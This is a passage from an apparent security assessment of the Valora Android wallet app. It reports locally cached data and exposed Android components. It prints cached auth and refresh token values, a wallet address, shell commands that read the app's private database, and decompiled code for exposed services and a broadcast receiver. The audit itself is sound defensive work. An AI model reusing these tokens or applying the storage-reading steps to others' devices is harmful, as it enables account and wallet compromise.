KF+dxsZ0gkxOVMwhDRU+AySohFI1eK8V/NeUwyg40eIn13zG+VyWJWmhs="}
```

Cached Files

At this location **/data/data/co.clabs.valora/cache/files** a JSON file contains the values of **AuthToken** and **RefreshToken**. However, the use-case of these tokens could not be confirmed.


```
{"Fid":"cipN0AuUQbmL8AzTOkmu6T","Status":3,"AuthToken":"eyJhbGciOiJFUzI1NiIsInR5cCI6IkpXVC
J9.eyJhcHBJZCI6IjE6MTAyNzM0OTQyMDc0NDphbmRyb2lkOjhjNjc3MjJjMGJjOGUxNTkwMmEzZmQiLCJleHAiOjE
2MjEzMzMwNDksImZpZCI6ImNpcE4wQXVVUWJtTDhBelRPa211NlQiLCJwcm9qZWN0TnVtYmVyIjoxMDI3MzQ5NDIwN
zQ0fQ.AB2LPV8wRQIgMEdruu4dI7h7__dJDYQfMSC4VlVwI3S-DdFq3-BWynsCIQCT5DbPJ1M6kjkgnGutsZK-
ZtNJko4CZOoHddVJLN52TA","RefreshToken":"2_fiH5HKXrggKyzxAE5-l9SZml3AvzvTa6qgBtjq8Lhn-tb_f-
Chy8Y4ALVcgu1QF9","TokenCreationEpochInSecs":1620728249,"ExpiresInSecs":604800}
```


Files are also cached in the **/databases** directory on the device:

```
Note_7P:/data/data/co.clabs.valora/databases # ls
RKStorage
RKStorage-wal
com.google.android.datatransport.events-shm
google_app_measurement_local.db
RKStorage-shm com.google.android.datatransport.events
com.google.android.datatransport.events-wal
```

The content of the **RKStorage** database stored the following information:


```
Note_7P:/data/data/co.clabs.valora/databases # cat RKStorage
V55'tablecatalystLocalStoragecatalystLocalStorageCREATE TABLE catalystLocalStorage (key
TEXT PRIMARY KEY, value TEXT NOT
NULL)G[5indexsqlite_autoindex_catalystLocalStorage_1catalystLocalStoren_USctableandroid_me
tadataandroid_metadataCREATE TABLE android_metadata (locale TEXT)

P`5}apollo-cache-
persist{"$ROOT_QUERY.currencyConversion({\"currencyCode\":\"USD\"})":{"rate":1,"__typename
":"ExchangeRate"},"ROOT_QUERY":{"currencyConversion({\"currencyCode\":\"USD\"})":{"type":"
id","generated":true,"id":"$ROOsT_QUERY.currencyConversion({\"currencyCode\":\"USD\"})","t
ypename":"ExchangeRate"},"tokenTransactions({\"address\":\"0xe115e3e6813b177e49c411f9be6f2
4e33f56d022\",\"localCurrencyCode\":\"USD\",\"token\":null})":{"type":"id","generated":tru
e,"id":"$ROOT_QUERY.tokenTransactions({\"address\":\"0xe115e3e6813b177e49c411f9be6f24e33f5
6d022\",\"localCurrencyCode\":\"USD\",\"token\":null})","typename":"TokenTransactionConnec
tion"}},"$ROOT_QUERY.tokenTransactions({\"address\":\"0xe115e3e6813b177e49c411f9be6f24e33f
56d022\",\"localCurrencyCode\":\"USD\",\"token\":null})":{"edges":[],"__typename":"TokenTr
ansactionConnection"}}
```

4.3 Unprotected Android Components

The Android application uses several libraries, with some of the libraries exposing activities, services and broadcasts. An external application installed on the same device could potentially interact with these components for malicious purposes. It is recommended to review the code base for each new release of the exposed classes.

Activities:

1. androidx.biometric.DeviceCredentialHandlerActivity
2. com.google.firebase.auth.internal.GenericIdpActivity
3. com.google.firebase.auth.internal.RecaptchaActivity

The first activity does not take arguments which, reduces the attack surface. However, the second and third activities could be launched from another application. The following activity takes arguments as , after which new intents are created.

```
@ReactMethod
    public void openApp(String str, ReadableMap readableMap, Promise promise) {
        Intent launchIntentForPackage =
this.reactContext.getPackageManager().getLaunchIntentForPackage(str);
        if (launchIntentForPackage == null) {
            promise.resolve(false);
        } else if (!parseExtras(readableMap, launchIntentForPackage)) {
            promise.resolve(false);
        } else {
            launchIntentForPackage.addCategory("android.intent.category.LAUNCHER");
            this.reactContext.startActivity(launchIntentForPackage);
            promise.resolve(true);
        }
    }
```

Services:

1. com.burnweb.rnsendintent.RNSendIntentModule
2. com.google.android.gms.auth.api.signin.RevocationBoundService

The first service takes several parameters and creates new intents depending on user input, however; it was not confirmed during the assessment that this could be exploited.

The second service takes an action name argument and concatenates it to the Android logger. Although no security issues were identified it is important that the user input validated. In the event that user input is used with an unsafe API this could potentially to code execution within the application context.

```
public final class RevocationBoundService extends Service {
    public final IBinder onBind(Intent intent) {
        if
("com.google.android.gms.auth.api.signin.RevocationBoundService.disconnect".equals(intent.
getAction()) ||
"com.google.android.gms.auth.api.signin.RevocationBoundService.clearClientState".equals(in
tent.getAction())) {
            if (Log.isLoggable("RevocationService", 2)) {
                String valueOf = String.valueOf(intent.getAction());
                Log.v("RevocationService", valueOf.length() != 0 ? "RevocationBoundService
handling ".concat(valueOf) : new String("RevocationBoundService handling "));
            }
            return new zzv(this);
        }
        String valueOf2 = String.valueOf(intent.getAction());
        Log.w("RevocationService", valueOf2.length() != 0 ? "Unknown action sent to
RevocationBoundService: ".concat(valueOf2) : new String("Unknown action sent to
RevocationBoundService: "));
```

```
        return null;
    }
}
```

Broadcasts:

The following broadcast was exposed **com.learnium.RNDeviceInfo.RNDeviceReceiver**. The broadcast takes action name parameter and updates react-native-device-info shared preferences file. The class does not validate input, hence it is possible to control **installReferrer** value.

```
public class RNDeviceReceiver extends BroadcastReceiver {
    public void onReceive(Context context, Intent intent) {
        if ("com.android.vending.INSTALL_REFERRER".equals(intent.getAction())) {
            SharedPreferences.Editor edit = context.getSharedPreferences("react-native-
device-info", 0).edit();
            edit.putString("installReferrer", intent.getStringExtra("referrer"));
            edit.apply();
        }
    }
}
```

This increases the attack surface for the application. It is important to keep an eye on the new changes applied to those classes.

5. Appendices

5.1 Mobile Security Assessment Methodology

Mobile applications typically demand a focus on one or more of the following security-related features:

- Sensitive data may be synchronized and stored locally for offline access
- The authentication process may be simplified or cached locally
- Additional application logic may be required to allow different modes of operation
- New REST services and other server-side redesigns may be required to support the mobile application.



Figure 2 – The assessment process for Mobile Application Assessment